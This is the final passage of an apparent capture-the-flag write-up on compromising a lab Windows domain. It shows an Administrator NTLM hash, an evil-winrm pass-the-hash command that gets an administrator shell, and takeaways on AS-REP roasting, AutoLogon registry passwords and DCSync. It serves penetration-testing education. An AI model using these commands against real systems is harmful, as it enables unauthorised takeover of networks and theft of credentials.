
Administrator NTLM: 823452073d75b9d1cf70ebdf86c7f98e
The hash doesn’t crack against rockyou — but it doesn’t need to.

NTLM is a pass-the-hash primitive: Evil-WinRM accepts the hash directly, no plaintext required.
evil-winrm -i 10.129.95.180 -u Administrator -H '823452073d75b9d1cf70ebdf86c7f98e'

That lands a shell as Administrator, and the root flag is on the desktop.

Takeaways
- Names on a public site are usernames. The whole chain starts with a marketing page. Generate every naming permutation rather than assuming one convention.
- AS-REP roasting needs no credentials — only a username list and one account missing Kerberos pre-auth.
- AutoLogon stores passwords in cleartext in the registry; it’s a reliable privesc find on Windows.
- GetChanges + GetChangesAll = DCSync. Those replication rights on a non-DC account are a full domain compromise waiting to happen, and pass-the-hash means the Administrator password never has to be cracked.